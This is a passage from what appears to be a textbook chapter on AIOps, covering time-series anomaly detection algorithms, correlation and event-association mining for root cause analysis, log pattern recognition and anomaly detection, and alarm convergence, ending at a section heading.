Anomaly detection is one of the more mature scenarios in the development of AIOps. "Anomaly" can be defined as behavior or events that do not conform to regular patterns, such as abnormal network environments that can cause server responses to slow down, thereby increasing latency or failure rates at a certain point in time. In the operations and maintenance system, data can be roughly divided into two types: one is text type, and the other is time series indicators. Anomaly detection focuses on changes in values, so time series indicators are its main application carrier. Time series indicators are data sampled by monitoring systems at fixed time intervals and are also known as Key Performance Indicators (KPIs) in the field of operations and maintenance. The purpose of anomaly detection is to distinguish between the normal and abnormal patterns of indicators. The difficulty lies in the fact that in many cases, even professional operations and maintenance personnel find it difficult to define what is normal and abnormal. For time series indicators, the early anomaly detection method is to set a threshold based on experience, and values above or below this threshold are judged to be anomalies. However, this method has many drawbacks, as follows:

- (1) The threshold set by experience may not be ideal.
- (2) It cannot adapt to possible future pattern changes in indicators.
- (3) Monitoring a large number of indicators requires a lot of manpower costs.
- (4) It can only monitor simple value anomalies and cannot detect pattern anomalies.

To solve these problems, anomaly detection relying on machine learning algorithms has emerged. Different types of algorithms need to be designed for different types of indicators. For example, for business indicators with cycles, the algorithm should consider their periodicity when designing; for machine indicators, it is important to focus on changes in their fluctuation

patterns. There is no universal algorithm that can handle all situations, let alone a highly generalized algorithm, which is also difficult to train. In addition, algorithms depend on data, and standardized and effective historical data are also essential. In the real operational environment, there is a very scarce amount of time series indicator data with anomaly labels, so most anomaly detection algorithms are unsupervised, which limits the choice of algorithms. Since it is difficult to obtain labeled data, the training data required by the algorithm should be more extensive and cover various special normal and abnormal patterns. In summary, whether using statistical methods or machine learning algorithms to implement anomaly detection, the diversity and representativeness of the data are very important.

According to different application scenarios, anomaly detection can be divided into single-indicator anomaly detection and multi-indicator anomaly detection. Single-indicator anomaly detection focuses on the anomalies of a single indicator, and its input is one-dimensional time series data. Multi-indicator anomaly detection focuses on the anomalies of a series of interrelated indicators, and its input is multidimensional time series data.

### 13.2.1 Single-Indicator Anomaly Detection

In actual network business data, there are various monitoring indicators. These monitoring indicators often have specific meanings and play a crucial role for operations and maintenance personnel in monitoring the overall business trend and for analysts in obtaining business feedback. In the AIOps technical architecture, indicator anomaly detection is an important part of the core technology. Through the automation and intelligence of indicator monitoring, an intelligent indicator detection system can ultimately be realized, which greatly reduces the monitoring pressure on operations and maintenance personnel and provides more accurate business feedback information for analysts.



Indicators can be divided into business indicators and system indicators according to their sources. Business indicators refer to the monitoring data of actual business, such as transaction volume, success rate, number of visits, business amount, etc. These data are generated by the business itself and come from human operations. Therefore, business indicators often have periodicity, with regular peaks and troughs every day, differences between weekdays and rest days every week, and certain periodic differences at the annual, quarterly, and monthly levels. System indicators refer to the monitoring data generated by physical devices that support the operation of the business, such as CPU utilization, memory usage, network success rate, throughput, response time, etc. These data are generated by machines and are not related to human operations, but are more affected by the physical environment. Therefore, system indicators do not have strong periodicity and are more influenced by hardware devices. Although system indicators do not directly reflect the business situation, they can quickly locate business exceptions caused by system failures through system indicators.

Indicators can be divided into periodic indicators and aperiodic indicators according to their own characteristics. Periodic indicators refer to data with periodicity, and anomaly detection for such indicators mainly focuses on whether a new pattern that violates the historical pattern has emerged. Aperiodic indicators refer to data that do not have periodicity but may conform to some aperiodic pattern (for example, CPU utilization generally fluctuates around a certain value less than 80%, and network latency fluctuates around the physical latency of the channel). Anomaly detection for aperiodic indicators generally focuses on whether the data has broken the existing pattern.

For data from different sources with different characteristics, how to identify the "inherent pattern" for anomaly detection is the problem that the anomaly detection algorithm needs to solve.

The following briefly introduces several commonly used single-indicator anomaly detection algorithms.

## 1. Three-Sigma (3sigma) Detection Algorithm

The three-sigma detection algorithm is a very classic anomaly detection algorithm, which determines whether the data to be detected is within a reasonable range by calculating the mean and variance of historical data.

### 1)Advantages

- (1) Simple and easy to use, easy to understand, and highly interpretable.
- (2) Suitable for data without inherent patterns to follow.

### 2)Disadvantages

- (1) Completely disregards the data's own time sequence patterns, temporal characteristics, periodicity, etc.
- (2) The identification logic is too simple; what is outside the constraints is not necessarily abnormal, and many abnormalities may also be within the constraints.

## 2. ARIMA Model

The ARIMA (Autoregressive Integrated Moving Average) model is a classic statistical model that predicts future data by calculating some statistical characteristics of historical data. In the field of anomaly detection, it determines the presence of anomalies by the difference between the detected data and the predicted data.

The ARIMA model consists of the following three parts:

AR(p): AR stands for Autoregressive, which means the current point's value is the regression of the values of the past several points. Since it depends only on its own historical values and

not on other explanatory variables, it is called autoregressive. If it depends on the most recent  $p$  historical values, it is called the order  $p$ , denoted as  $AR(p)$ .

$I(d)$ :  $I$  stands for Integrated, indicating that the model has differentiated the time series. Because time series analysis requires stationarity, non-stationary series need to be transformed into stationary series, usually by differentiation.  $d$  represents the order of differentiation. The value at time  $t$  minus the value at time  $t-1$  results in a new time series, called the first-order difference series; the first-order difference series of the first-order difference series is called the second-order difference series, and so on. Additionally, there is a special type of differentiation known as seasonal differentiation, where some time series exhibit a certain period  $T$ , and the seasonal difference series is obtained by subtracting the value at time  $t-T$  from the value at time  $t$ .

$MA(q)$ :  $MA$  stands for Moving Average, which means the current point's value is the regression of the prediction errors of the past several points. Prediction error = model prediction - actual value. If the series depends on the most recent  $q$  historical prediction errors, it is called the order  $q$ , denoted as  $MA(q)$ .

### **1)Advantages**

- (1) Simple, easy to implement.
- (2) Suitable for data without noise and with simple patterns.

### **2)Disadvantages**

- (1) Difficult to adjust parameters; each parameter needs to be adapted to specific data.
- (2) Can only be used for data with simple patterns and performs poorly with complex patterns.
- (3) Does not consider temporal features.
- (4) Highly sensitive to data fluctuations, prone to false positives and false negatives.

### 3. Isolation Forest Algorithm

The Isolation Forest algorithm is an ensemble algorithm based on decision tree forests and is an unsupervised algorithm. It first trains several decision trees and then uses all decision trees to vote on whether an anomaly exists. This idea of using multiple weak learners to achieve a strong learner is called the ensemble bundling concept.

This algorithm uses the isolation degree of a sample in space as the standard for anomaly judgment. In metric anomaly detection, all one-dimensional training and test data need to be windowed into high-dimensional data, and the window size is determined by the data's period and pattern.

Learning process: Construct multiple classification trees to form a forest, and the data used for each tree during construction is obtained by random sampling from the total samples. At each time in the sample space, randomly select a dimension for division. If the number of samples in the subspace after division is less than a certain threshold, stop dividing; otherwise, continue dividing until the maximum depth of the tree is reached or there is no division possible.

Estimation process: Input the new sample into the forest, and use the depth (number of divisions) of the new sample's subspace in each tree as the anomaly index. The larger the depth, the more normal it is, and the smaller the depth, the more abnormal it is. Finally, make a decision based on the results from each tree in the forest.

#### 1) Advantages

- (1) Simple, fast, easy to train.
- (2) Good at handling anomalies unrelated to time and simple cases where the degree of anomaly offset is much larger than its own dispersion.
- (3) Not sensitive to missing points.

## 2) Disadvantages

- (1) Does not consider temporal features.
- (2) Noise in the training data can have a significant impact.
- (3) Not sensitive to subtle anomalies.

## 4. Moving Average Algorithm

The Moving Average algorithm is a simple threshold algorithm based on values, which compares the historical distribution of a certain relationship (ratio, difference, etc.) of the average value within a sliding window to determine whether the data is fluctuating within a reasonable range or has produced a fluctuation outside of historical habits.

Principle: Consider the degree of data change by calculating the quotient of the sums of data in adjacent windows. Based on the distribution of the quotient sequence, learn the threshold under a relatively stable state. In KPI anomaly detection, all one-dimensional training and test data need to be windowed into high-dimensional data, and the window size is determined by the degree of data fluctuation. The smaller the window, the more sensitive the model is to data fluctuations; the larger the window, the less sensitive the model is to data fluctuations.

Learning process: For two adjacent windows, sum the data and divide to obtain the numerical quotient of the front and back windows, thus obtaining the quotient sequence of the training data. The more intense the data fluctuation, the larger the quotient, and vice versa. To simply describe the distribution of the quotient sequence, calculate its average value and expected value. This expected value and average value will serve as the threshold for subsequent detection. The significance is that if the fluctuation degree of the data is within the fluctuation degree of the historical data, it is considered normal.

Compared with simply comparing the historical distribution of average values, using front and back windows can enhance the robustness of the algorithm and reduce the impact of noise in the data. For occasional fluctuation anomalies, if you simply compare the historical distribution of average values, because the occasional anomaly has a limited impact on the deviation of the average value within the window, it may ultimately lead to a missed report. However, if you compare the front and back windows, you can amplify the impact of occasional anomalies, making them easier to detect.

Evaluation process: Window the prediction sequence and calculate the quotient sequence, use the average value and variance with sensitivity to construct a threshold, and determine whether it is abnormal based on the threshold.

### **1)Advantages**

- (1) Simple, fast, easy to train.
- (2) Suitable for aperiodic data without patterns, can tolerate certain noise.

### **2)Disadvantages**

- (1) Does not consider temporal features.
- (2) Does not consider the pattern anomalies of the data itself, only judges within the range of historical distribution.
- (3) The effect is related to the data's own fluctuation degree; if the data itself fluctuates greatly, it may be difficult to capture anomalies in fluctuation patterns.
- (4) Not sensitive to subtle anomalies.

## **5. Gradient Boosting Regression Tree Algorithm**

The Gradient Boosting Regression Tree (GBRT) algorithm is a decision tree forest algorithm based on the boosting idea and is a supervised algorithm. In time series data anomaly detection, the data is input into the model to obtain an anomaly score. While the Isolation Forest algorithm

determines the final result through voting by training multiple different decision trees, the GBRT algorithm continuously trains new trees to optimize or improve previous decision results, hence it is called a boosting algorithm. Because it needs to correct previous results, the GBRT algorithm is a supervised algorithm.

For data within each given window, calculate several statistical features and time features based on timestamps according to the window size. These features together form the feature dimensions of the data, which are input into the decision tree forest.

Learning process: Train a decision tree forest using the Boosting idea. Except for the first tree, the rest are constructed based on the target function results of previous decision results. By continuously selecting dimensions and boundaries from the feature dimensions that maximize information gain and reduce the target function, the decision tree is constructed until it meets the stopping conditions (such as tree depth, minimum subset division, minimum information gain, etc.). Finally, a decision tree forest is obtained.

Evaluation process: Input the feature dimensions of the data into the decision tree forest, and start correcting the results from the first tree until the last tree outputs the final anomaly score.

### **1)Advantages**

(1) Strong learning ability.

(2)By manual marking or feature engineering, it can be adapted to some specific data requirements. For example, disordered periodic data can be added as counterexamples to train a model that can recognize periodic anomalies.

(3) In most cases, the effect is better than the Isolation Forest algorithm, but if the training data is not ideal, the opposite may occur.

## 2) Disadvantages

- (1) Because it requires continuous feedback and iteration, the training time is long.
- (2) The data requirements are high, and the algorithm's performance depends on whether the data is marked.
- (3) Requires a large amount of data.

## 6. Kernel Density Analysis

Kernel Density Analysis (KDE) is an unsupervised algorithm based on the distribution of historical data. In time series data anomaly detection, the data is input into the model to obtain an anomaly score.

For a given bandwidth, the entire dataset is divided into intervals with the bandwidth as the interval, and a Gaussian distribution is constructed for each interval, which is then linearly superimposed and normalized to obtain a distribution model composed of multiple Gaussian distributions. In principle, it is similar to drawing a histogram for statistical data, where the distribution of data across various value intervals can be calculated through frequency.

Learning process: For data points at the same time each day, select points within a certain range around it to form a set, and perform kernel density analysis on the set to construct a kernel density model. Construct a corresponding kernel density model for all times of the day to obtain the final KDE model. Depending on the precision, a varying number of models can be generated.

Evaluation process: First, find the moment to which the data point to be evaluated belongs, then use the kernel density model corresponding to that moment to evaluate the data point, obtain the anomaly score, and finally determine whether it is abnormal based on the sensitivity threshold.



**1)Advantages**

- (1) Good evaluation effect for data with clear periodic patterns, and the sensitivity at any moment depends on the fluctuation of the data at that moment.
- (2) If different KDE models are trained for different time patterns, periodic pattern anomalies can be accurately captured, and it has good recognition effects for securities and other similar data.
- (3) The model is completely unaffected by a small number of missing points.

**2)Disadvantages**

- (1) The model is simple and requires separate modeling for each moment, consuming a large amount of storage space.
- (2) The algorithm's precision is directly linked to the amount of data.

**7. Encoder**

The Conditional Variational Autoencoder (CVAE) is an improvement on the Variational Autoencoder (VAE) and is a machine learning algorithm involving neural networks. Understanding CVAE starts with the most basic Autoencoder (AE): in time series data anomaly detection, input data is windowed, mapped to lower-dimensional latent variables through an encoder, and then reconstructed by a decoder. If the reconstructed data closely resembles the original data, it indicates that the input data's pattern is normal; otherwise, it is anomalous. The network training process involves using unexceptional data to train the network to learn the encoder and decoder, so that they can reconstruct similar patterns as much as possible.

However, autoencoders have a significant drawback: their reconstruction capability is limited, they are prone to overfitting, and they lack the ability to adapt to slightly varying normal data. To address this, the Variational Autoencoder (VAE) was introduced. VAE assumes that the latent variables follow a Gaussian distribution. What the encoder actually trains are the means and variances of the latent variables. Sampling from the Gaussian distribution and then inputting

into the decoder ensures the generality of the output and the continuity of the latent variables. VAE assumes that the variables output by the decoder also follow a Gaussian distribution, i.e., obtaining the mean and covariance matrix (diagonal matrix). VAE can continuously update its network parameters with new data.

Variational autoencoders can effectively solve the problem of learning data patterns, but they lack the ability to learn about business patterns outside the data pattern or more complex data patterns. Therefore, the Conditional Variational Autoencoder was proposed, which uses external conditions in the hidden layer to enable the decoder network to have different output results for data under different complex patterns.

### **1)Advantages**

- (1) Can handle the vast majority of periodic indicators and has good adaptability to various pattern anomalies.
- (2) Can learn more complex business patterns and time patterns to some extent.
- (3) In terms of pattern recognition for periodic data, it performs better than most other algorithms.

### **2)Disadvantages**

- (1) Sensitive to the degree of data fluctuation; if the data fluctuates greatly, the number of false positives and false negatives will increase.
- (2) CVAE is a machine learning algorithm involving neural networks, which makes training and detection speeds slower.
- (3) There is a certain requirement for the amount of training data.

### 13.2.2 Multi-Indicator Anomaly Detection

In processes such as anomaly detection and root cause analysis, considering multiple indicator data can often provide more effective information for locating anomalies and discovering potential relationships between indicators.

Single-indicator anomaly detection identifies abnormal patterns based on a single indicator or provides dynamic thresholds. For example, when disk storage is insufficient, and disk pressure exceeds the threshold, a single-indicator anomaly detection model might generate an alert. In contrast, multi-indicator anomaly detection examines a series of related indicators simultaneously and makes decisions. For instance, a multi-indicator anomaly detection model would simultaneously monitor a computer's disk pressure, memory pressure, CPU pressure, and network fluctuations. If only the disk pressure is too high and the computer can still operate normally, then an alert might not be triggered. The model would only alert when both disk pressure and memory pressure are too high at the same time. This is just a simple example; real situations are much more complex. The impact of which indicators experiencing anomalies is more significant, and the severity of which abnormal patterns, cannot be precisely and reasonably described by rules alone. Multi-indicator anomaly detection models leverage neural networks or other machine learning models to explore deeper relationships between indicators, using this information to make more accurate anomaly alert decisions.

The subjects of multi-indicator anomaly detection are typically entities that can be described by multiple feature indicators, such as a server, a cluster, an aerospace system, etc. Each feature indicator of an entity contributes to the entity's operational status. Of course, the impact of each indicator varies, and there are two types of indicators that are particularly important.

The first type is indicators that have a significant impact on other indicators. Changes in these indicators often lead to many other indicators changing as well, causing the entire entity to enter

an abnormal state. These indicators are generally at the lower levels of the dependency topology, such as basic indicators like free computer memory.

The second type is indicators that have a significant impact on the overall availability of the entity. When these indicators experience anomalies, they may not cause changes in other indicators but affect the overall availability of the entity or the timeliness that certain business logic is very concerned with, leading to serious consequences.

When performing multi-indicator anomaly detection, the first step is to select important indicators that can reflect the entity's operational status. It is necessary to cover as much as possible the two types of indicators mentioned above and exclude some unimportant indicators, such as redundant indicators or those not focused on by business.

From an algorithmic perspective, when building a multi-indicator anomaly detection model, the input  $X$  is the state of an entity at a certain moment, which can be represented as an  $N$ -dimensional vector representing the entity's  $N$  feature indicators. The two common ways to determine anomalies in anomaly detection are prediction and reconstruction. Prediction refers to using the error between predicted and actual values as an anomaly score. Reconstruction refers to using the error between the reconstructed value of the actual value and the actual value as an anomaly score. In a multi-indicator scenario, both predicted and reconstructed values are usually multi-dimensional vectors, so a strategy is needed to convert the multi-dimensional vector into a scalar score. Of course, this strategy can also be learned. For the input, an  $N$ -dimensional vector can cover the information of each feature indicator, but it cannot cover the temporal information. The essence of the indicator is a continuous time series, and most of the information that can be mined is hidden in the temporal relationship. Multi-indicator anomaly detection also needs to fully consider the temporal information to achieve better results.

When it comes to temporal information, recurrent neural networks (LSTM) naturally come to mind, and LSTM is indeed a typical solution. It can learn the historical patterns of each feature and make reasonable predictions based on the memory of the previous period. Another solution is to expand the dimension of each feature indicator using a sliding window. If the window length is  $W$ , then the model's input will change from an  $N$ -dimensional vector to an  $N \times W$  dimensional matrix. Obviously, the model becomes more complex. However, because it introduces temporal information, this complexity is inevitable. In practical applications, the feature indicators of an entity may reach dozens or even hundreds. Such a large number of pattern anomalies are difficult to judge based on human experience, and the advantage of the algorithm is reflected at this time. In addition, real data for multi-indicator anomalies is also very important. Due to its high complexity, developers find it difficult to simulate data close to real situations, so only real data that has been tested in practice can achieve the desired effect.

Multi-indicator anomaly detection is actually a high-dimensional extension of single-indicator anomaly detection, so some simple single-indicator anomaly detection models can also be used in multi-indicator scenarios. Due to the general environment constraints, there is a lack of high-quality labeled data for indicator detection, so most single-indicator anomaly detection models are unsupervised models. In single-indicator anomaly detection, dimension expansion is usually achieved through a sliding window approach, so combining high-dimensional data with a sliding window, some single-indicator unsupervised models are also applicable to multi-indicator scenarios and can provide a better description of the overall situation. At the same time, multi-indicator models will inevitably bring higher complexity, longer training times, and higher tuning difficulties.

## 13.3 Root Cause Analysis

Root cause analysis aims to construct a knowledge graph of the business or system architecture, locate the anomalies based on the merged sources of anomalies, and provide possible repair solutions. In an ideal case, it can even achieve autonomous repair. An accurate system topology hierarchy structure is key to root cause analysis. As the cost of manually constructing it becomes higher, automatically building a topology graph has become an important direction for exploration in root cause analysis. Considering that indicator data is the most common concrete form in the O&M system, the automatic construction of the topology structure can also rely on the information of indicator data.

### 13.3.1 Correlation Analysis

Correlation analysis is another important application field for indicator data. Mining the correlation between indicators can indirectly understand the potential relationships between indicators and even assist in constructing the system's topology structure. Indicators with high correlation are likely to belong to the same cluster or service, so their anomaly patterns will also be related. It can be roughly assumed that when an anomaly occurs in a certain indicator, indicators with high correlation to it are more likely to experience anomalies. This conclusion has important reference significance for alarm convergence and root cause analysis.

So, how to measure correlation? The most intuitive method is to measure the distance between indicator data within the same time range, the smaller the distance, the higher the correlation. Here, the distance function generally uses the Euclidean distance. However, consider a situation where the success rate and failure rate of a request are completely opposite in value, that is, the trend of change is negatively correlated. In this case, simply using Euclidean distance to measure

correlation becomes less reasonable. In fact, for most related indicator data, people want to explore "correlation" that is linear correlation, not just simple numerical equality. Therefore, before using the distance function, the original data should be normalized into standard data with a mean of 0 and a variance of 1 to eliminate the impact of specific values and only consider the degree of change in trends. In statistics, the Pearson coefficient is used to measure correlation, which is equivalent to the normalized Euclidean distance, with values ranging from -1 to 1. The closer the absolute value of the Pearson coefficient is to 1, the more correlated the data is; when the Pearson coefficient equals 0, the data is completely uncorrelated; when the Pearson coefficient equals 1, the data is perfectly positively correlated; when the Pearson coefficient equals -1, the data is perfectly negatively correlated. For a set of indicators, calculate the Pearson coefficient pairwise to ultimately obtain a correlation matrix.

In practical situations, there may be delays between two related indicator data, an important factor that is overlooked in the above calculations. Delays can arise for various reasons, such as transmission delays due to different hierarchical levels of indicators, delays caused by data sampling, or delays in business logic. In most business systems, this delay is not particularly long, and considering timeliness, the tolerance for delays in intelligent O&M systems is also limited. Therefore, a delay range is generally set, and correlation is calculated based on this range. One approach is to improve the distance measurement method. DTW (Dynamic Time Warping) is an algorithm for measuring the distance between irregular time series, which finds the most suitable correspondence between data points (rather than just considering the distance of data at corresponding time points) and calculates the distance using dynamic programming. The drawback of this algorithm is that it relies on the irregularity of data correspondence, while in actual applications, most data is regular after eliminating delays, which does not conform to the starting point of the algorithm. Therefore, a simpler and more direct approach is to shift the data within the delay tolerance range before calculating the Pearson coefficient. The advantage of this algorithm is that it fits the characteristics of delays, but the disadvantage is that it leads to a

multiple increase in computation time.

Imagine a scenario where a service is composed of multiple layers of modules connected in series. When an anomaly occurs in the underlying database module, it causes the service-side module to be abnormal, which in turn leads to anomalies in the front-end display. Suppose there are three monitoring items, each monitoring a key indicator of these three modules. These indicators, due to different monitoring targets and operating environments, do not have a linear relationship under normal conditions and each follow their own normal patterns. When an anomaly occurs in the underlying module, the three indicators, due to data transmission relationships, all enter an abnormal mode; after the anomaly is repaired, the three indicators return to normal mode. It is clear that there is a correlation between these three indicators. However, whether they are in normal or abnormal mode, the above algorithm for mining correlations cannot find their correlation. The only phenomenon that can reflect their correlation is that their respective anomalies usually occur and disappear simultaneously. Due to the existence of transmission delays, this correlation also tolerates some "not simultaneously." Therefore, another way to mine correlations is to use the correlation of indicator anomaly occurrence patterns to represent the correlation between indicators. In single-indicator anomaly detection, machine learning algorithms or statistical methods can be used to mine the anomaly occurrence patterns of each indicator, and then calculate the distance of these anomaly occurrence patterns to obtain the correlation between indicators. More meaningfully, considering that the phase shift when calculating similarity is most likely equal to the delay between indicators, one can roughly infer the topological relationship between related indicators, and even draw the topological relationship diagram of the entire system, providing assistance for anomaly root cause location.

No matter which method is used to calculate the correlation, a correlation matrix of a set of indicators will ultimately be obtained (if considering the delay, a delay matrix will also be obtained). It is similar to the adjacency matrix of a weighted graph, so a relationship graph



can be easily constructed based on it (if considering the delay matrix, a directed graph can be constructed). To make the relationship more concise and clear, some pruning strategies can be used to remove unimportant edges. For the monitored system, this is a system topology relationship diagram that is automatically learned without prior knowledge. In an ideal situation, compared with the actual system topology relationship diagram, the learned system topology relationship diagram can provide a deeper description, or uncover the advantages and defects of system design. Combining the two can give more accurate and reasonable results in root cause analysis. Further analysis can also be performed on this correlation. For example, converting the correlation matrix into a distance matrix and applying clustering algorithms to cluster multiple indicators still has great analytical value. It is worth noting that although the topology relationship diagram can provide a lot of information, the accuracy of its construction determines the authenticity of the information. In practice, O&M personnel or developers should pay more attention to the accuracy of the correlation mining algorithm, as it is the foundation of all effects.

High complexity has always been an inevitable issue in multi-indicator correlation mining. Since calculating the correlation between each pair of indicators is essential, no matter what algorithm is used, the complexity is at least square level. When the number of indicators is large, each additional indicator brings a huge consumption. Therefore, some strategies need to be adopted to optimize the calculation speed. First, the pattern of calculating the correlation between each pair of indicators obviously meets the conditions for parallel computing, so developing strategies for multi-machine, multi-process, and multi-thread distributed computing is the first issue to consider. Second, people usually only care about pairs of indicators with high correlation and are not concerned with pairs of indicators with low correlation. Therefore, some methods can be used to perform low-complexity rough calculations first to screen out some indicator pairs that do not need to be calculated, and then select indicator pairs with a higher probability of being calculated in the same batch. The algorithm for calculating correlation can also be optimized,

such as setting a threshold and stopping the calculation when the result is greater than the threshold, which has a minimal impact on the final analysis. The above methods are just some simple suggestions. In summary, it is necessary to clarify the purpose of correlation analysis - to differentiate between related and unrelated indicators.

### 13.3.2 Event Correlation Relationship Mining

Mining the topology structure through the relationship between events is another approach to root cause analysis. Root cause analysis, also known as anomaly tracing, focuses on nodes where abnormal events frequently occur among a large number of system nodes. The relationship structure discovered according to the event relationship may not be a complete structure, but it must be a relationship structure with high credibility in fault diagnosis, provided that the anomaly detection is accurate and reliable. Common association relationship mining algorithms include Apriori, FP-growth, etc.

The purpose of association relationship mining algorithms is to explore association rules such as "when event X occurs, the possibility of event Y occurring is relatively high" from a series of events. The historical data set required by the algorithm is composed of item sets in continuous event windows. An event window is a time period, and all events that occur during this period are considered to have occurred simultaneously, forming an item set. The strength of the association rule can be measured by its support and confidence. Support refers to the frequency with which the rule can be applied to a given dataset, while confidence refers to the frequency with which Y appears in the event window containing X. Based on these two definitions, the association rule mining algorithm can be divided into the following two sub-tasks:

- (1) Finding frequent item sets: Discover all item sets that meet the minimum support threshold, and these item sets are called frequent item sets.

(2) Finding strong rules: Extract rules that meet the minimum confidence threshold from the frequent item sets, and these rules are called strong rules.

There are many mature algorithms that have optimized the mining process to avoid brute force enumeration. However, the effect still depends on the choice of three parameters: event window, minimum support, and minimum confidence.

The strong rules ultimately mined by the algorithm are implications of the form  $X \rightarrow Y$ . Through such relationships, it is theoretically possible to construct a structure diagram with topological hierarchy, and infer the possible root cause nodes based on the structure diagram during anomaly tracing.

Using recurrent neural networks to mine association relationships is also a possible approach. There is a temporal correlation between a large number of abnormal events caused by certain faults, so LSTM or other neural network algorithms that consider temporal factors can be used to establish an analysis model. For example, LSTM takes the derived events in the historical data as inputs and the root cause events as outputs, so it can learn the intrinsic features of events derived from the same source. When an anomaly occurs, the model can recommend the root cause event based on the characteristics of the abnormal events, helping users quickly locate the problem.

## 13.4 Log Analysis

Log analysis involves analyzing the logs generated by various components and modules during the system operation process, with the aim of mining system operation rules and patterns, monitoring system operation anomalies, and predicting potential future failures or issues through the content of log files and the system information they contain.

System logs have unique characteristics that differ from general O&M data due to their form of expression. Understanding the characteristics of system logs is a prerequisite for recognizing and analyzing log data.

**Textual Nature:** The textual nature determines the complexity of operational log data. As the name suggests, the content of log files is composed of text, not numbers like metric data, so it cannot be used directly for calculation.

**Template Nature:** Log data is not recorded by humans but generated by machines. Log data is generally generated by print statements in the program, which are pre-written by code writers. It is a finite set of patterns, so the generated logs follow certain rules and patterns, making the analysis of them methodical.

A log consists of two parts: the fixed part and the parameter part. The fixed part is the unchanging pattern information, and the parameter part is the information recorded in real-time according to the system's operating status.

## 13.4.1 Log Preprocessing

### 1. Entity Recognition

The earliest log data that analysts get is log documents, and the smallest unit it can be split into is a line. Without prior knowledge, each log is just a regular string. Some rules need to be predetermined to split the log and map it to a semantic sequence that expresses the content of the log. This process is called entity recognition, also known as tokenization.

The most basic tokenization rule is to split by spaces (this is mainly for English logs; Chinese log tokenization may require more knowledge of language processing). Space tokenization can cover most entity recognition situations, but this is far from enough. For example, punctuation in English is closely attached to the end of each word, and space tokenization leads to punctuation not being separated; however, simply adding a rule to split punctuation separately would cause an IP address to be split into four numbers and three English periods as a whole, losing its meaning as a basic semantic unit. Therefore, to complete entity recognition, it is necessary to predefine common entity regular expressions in the log, such as the IP address mentioned above, as well as timestamps, JSON, URLs, etc. Entity recognition is a prerequisite for correctly extracting log patterns.

### 2. Entity Filtering

After entity recognition is completed, the log is mapped to an entity vector. However, some of these entities may not be useful for learning log patterns. For example, punctuation and pause words do not actually carry much information about the content of the log. They do not play a key role in learning log patterns, so you can choose to filter out this redundant information. There are three benefits to doing so: first, it improves the accuracy of pattern recognition; second, it

reduces the complexity of the pattern; third, it improves the efficiency of log pattern recognition.

It should be noted that filtering should be used with caution. If entity filtering severely affects the integrity of the original log information preservation, it is not recommended to use it.

### 13.4.2 Log Pattern Recognition

The purpose of pattern recognition is to divide the logs in the log data set according to similarity and form subsets, each containing all logs generated by a log pattern. Based on the results of the division, extract the corresponding log pattern for each subset. In machine learning terms, log set division is known as log clustering.

In machine learning, both clustering and classification involve an important concept, that is, the similarity of samples. Different data structures have different ways of measuring similarity, such as Euclidean distance, angular vectors, etc. For log data, since it has been mapped to an entity sequence in the preprocessing, some similarity calculation methods suitable for sequences can be used, such as the minimum edit distance, the Smith-Waterman algorithm, etc. With a method to calculate the similarity between two logs, log clustering can be performed.

Common clustering algorithms are basically applicable to log clustering, such as K-means, DB-SCAN, EM algorithm, etc. There is a clustering algorithm that requires special attention in log clustering, which is hierarchical clustering. In addition to achieving the basic purpose of clustering like other clustering algorithms, hierarchical clustering has an important feature, which is that it retains the hierarchy of log patterns. In each layer of clustering results, hierarchical clustering retains the collection of classes at different distance thresholds, corresponding to log clustering, which retains the collection of pattern subsets with different degrees of fuzziness. The closer to the upper part of the hierarchical clustering tree, the more

fuzzy the log pattern. According to the hierarchical clustering result tree, users can flexibly choose the log pattern results they want.

In an ideal state, that is, when the clustering accuracy is very high, after the log clustering is completed, each class contains all the log samples corresponding to a log pattern. When the log pattern is unknown, it is necessary to deduce the log pattern through these log samples, that is, extract the same parts of all samples as the fixed part of the log pattern, and abstract the different parts as the parameter part. An important step is log alignment, which is to align as much of the same part in the same position as possible. The methods that can be used in this process are highly consistent with the methods for calculating similarity, such as the Smith-Waterman algorithm.

Particularly, attention should be paid to the identification of the parameter part. Different parameter positions and value distributions correspond to different parameter types. If the corresponding values are all numbers, then the parameter can be defined as a numerical type; if a large number of samples only correspond to a few values, such as status codes, then the parameter can be defined as an enumeration type.

### 13.4.3 Log Anomaly Detection

After log learning, you can obtain all the log patterns in a system, as well as the details of the parameters in each log pattern, which is called the training model. By comparing real-time data with the training model, the following anomalies can be detected.

## **1. Pattern Anomaly**

If a log does not match any of the patterns in the training model, it is called a pattern anomaly. In other words, a log pattern that has never appeared before has appeared in the real-time log. There are many methods to determine whether a log matches a pattern, such as the similarity calculation method used in the clustering process.

## **2. Parameter Anomaly**

If a log can match an existing pattern, the next step is parameter comparison. If a parameter does not meet the pattern learned in the model for that parameter, it is called a parameter anomaly.

## **3. Proportion Anomaly**

If the absolute number or the proportion of all logs corresponding to a pattern changes drastically within a certain period, it is called a proportion anomaly. For example, if the transaction logs of a bank suddenly increase a lot at midnight, which is contrary to the usual situation, the system should report a proportion anomaly.



## 13.5 Alarm Convergence

Alarm convergence refers to the merging of alarms identified by the anomaly detection module, that is, merging similar anomalies or anomalies that may be caused by the same problem, integrating them into more concise and more targeted alarms, to avoid bombarding O&M personnel with messages when problems occur in large numbers, and also help quickly find the problem.

The first step of alarm convergence is alarm collection, which is to filter alarms from various sources and put them into a time-sequence alarm library, while formatting different alarms. The patterns of alarms may vary, so it is necessary to design appropriate fields to map most of the effective information in the alarms to the alarm system, which is very important for subsequent analysis.

The second step of alarm convergence is alarm noise reduction, the purpose of which is to remove illegal alarms or unimportant alarms. The legality of an alarm can be simply determined by rules. The importance of an alarm needs to consider many factors, as follows:

First, it is necessary to consider the weight of some special attributes, such as the "alarm level" attribute, which can be directly used as a condition for importance screening.

Second, use the entropy weight method to define the importance of alarms. Some unimportant attributes in the alarm often show a state of high entropy, that is, the values are chaotic, and the weight of such attributes should be smaller, while the weight of low entropy attributes should be larger, and their contribution to importance is higher.

Third, it is necessary to consider spatial entropy, temporal entropy, and topological entropy. Alarms with low spatial entropy refer to alarms that occur frequently at any time. Alarms with low temporal entropy refer to alarms that occur at fixed time points or at fixed frequencies. Alarms with low topological entropy refer to alarms that occur fixedly under a certain topological structure. The above alarms are not worth paying much attention to and are often not very helpful in solving faults in actual production environments.

The third step of alarm convergence is alarm aggregation, the purpose of which is to aggregate multiple alarms based on certain relationships, so that O&M personnel can deal with alarms in batches. There are many different ideas for alarm aggregation, such as time-sequence relationship clustering, association relationship clustering, topological relationship clustering, and text clustering. In practice, different application scenarios should be selected.

## **1. Time-sequence relationship clustering**

